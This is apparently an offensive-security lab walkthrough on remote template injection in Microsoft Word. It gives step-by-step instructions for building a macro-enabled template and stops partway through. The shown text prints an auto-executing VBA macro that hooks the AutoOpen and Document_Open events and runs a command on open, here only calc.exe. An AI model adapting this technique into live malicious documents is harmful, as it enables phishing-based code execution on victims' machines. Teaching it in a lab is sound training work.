Lab 12: Hosting macros in remote templates

Table of Contents

Goals


- Create a Word template payload file that can be hosted on an external web server.
- Create a non-macro-enabled (.DOCX) Word document that executes the macro in the remotely-hosted Word template file.

Requirements

- Windows 10 VM


1. Creating a macro-enabled Word template file

1. Open Microsoft Word on your Windows 10 VM, and create a new blank document.



New Word Document Creation


2. Enter some text on the page. This step isn't entirely necessary, but it helps differentiate the document from empty documents.



This is my template file.

Text Added to the Word Document

3. Click the "View" tab in the toolbar (ribbon), and then click the "Macros" button to make the Macros window appear.




This is my template file.

Macros in: All active templates and documents

Opening the Macros Window in Word

4. In the Macros window, click on the drop-down box labeled "Macros in:" and choose the name of the current document. (Most likely, the current document's filename will be "Document1".) Confirm that your selection matches the filename shown in the title bar at the top of the Word window.




This is my template file.

Macros in: Document1 (document)

Current Document Filename Selected

5. Enter a few letters inside the "Macro name" field and then click the Create button.




Macro name: abc

Macros in: Document1 (document)

Description:

New Macro Creation

6. Delete all the text that automatically appears in the macro editor window.




```
Sub abc()
'
' abc Macro
'
'

End Sub
```

Deletion of Auto-Generated Code

7. Then copy and paste the code printed below into the macro editor. This code is also included in the "macro-execute_command.txt" file inside the Lab 12 exercise folder on your Windows desktop.


```
Sub Auto_Open()
    Dim x As String
    x = "calc.exe"
    Shell x, 0
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
Sub Document_Open()
    Auto_Open
End Sub
```



```
Sub Auto_Open()
    Dim x As String
    x = "calc.exe"
    Shell x, 0
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
Sub Document_Open()
    Auto_Open
End Sub
```


Pasted Macro Code

8. After pasting the macro code into the editor, click on the triangular "Run" button in the toolbar to run the macro and confirm that it executes successfully. You should see the calculator window appear.



```
Sub Auto_Open()
    Dim x As String
    x = "calc.exe"
    Shell x, 0
```

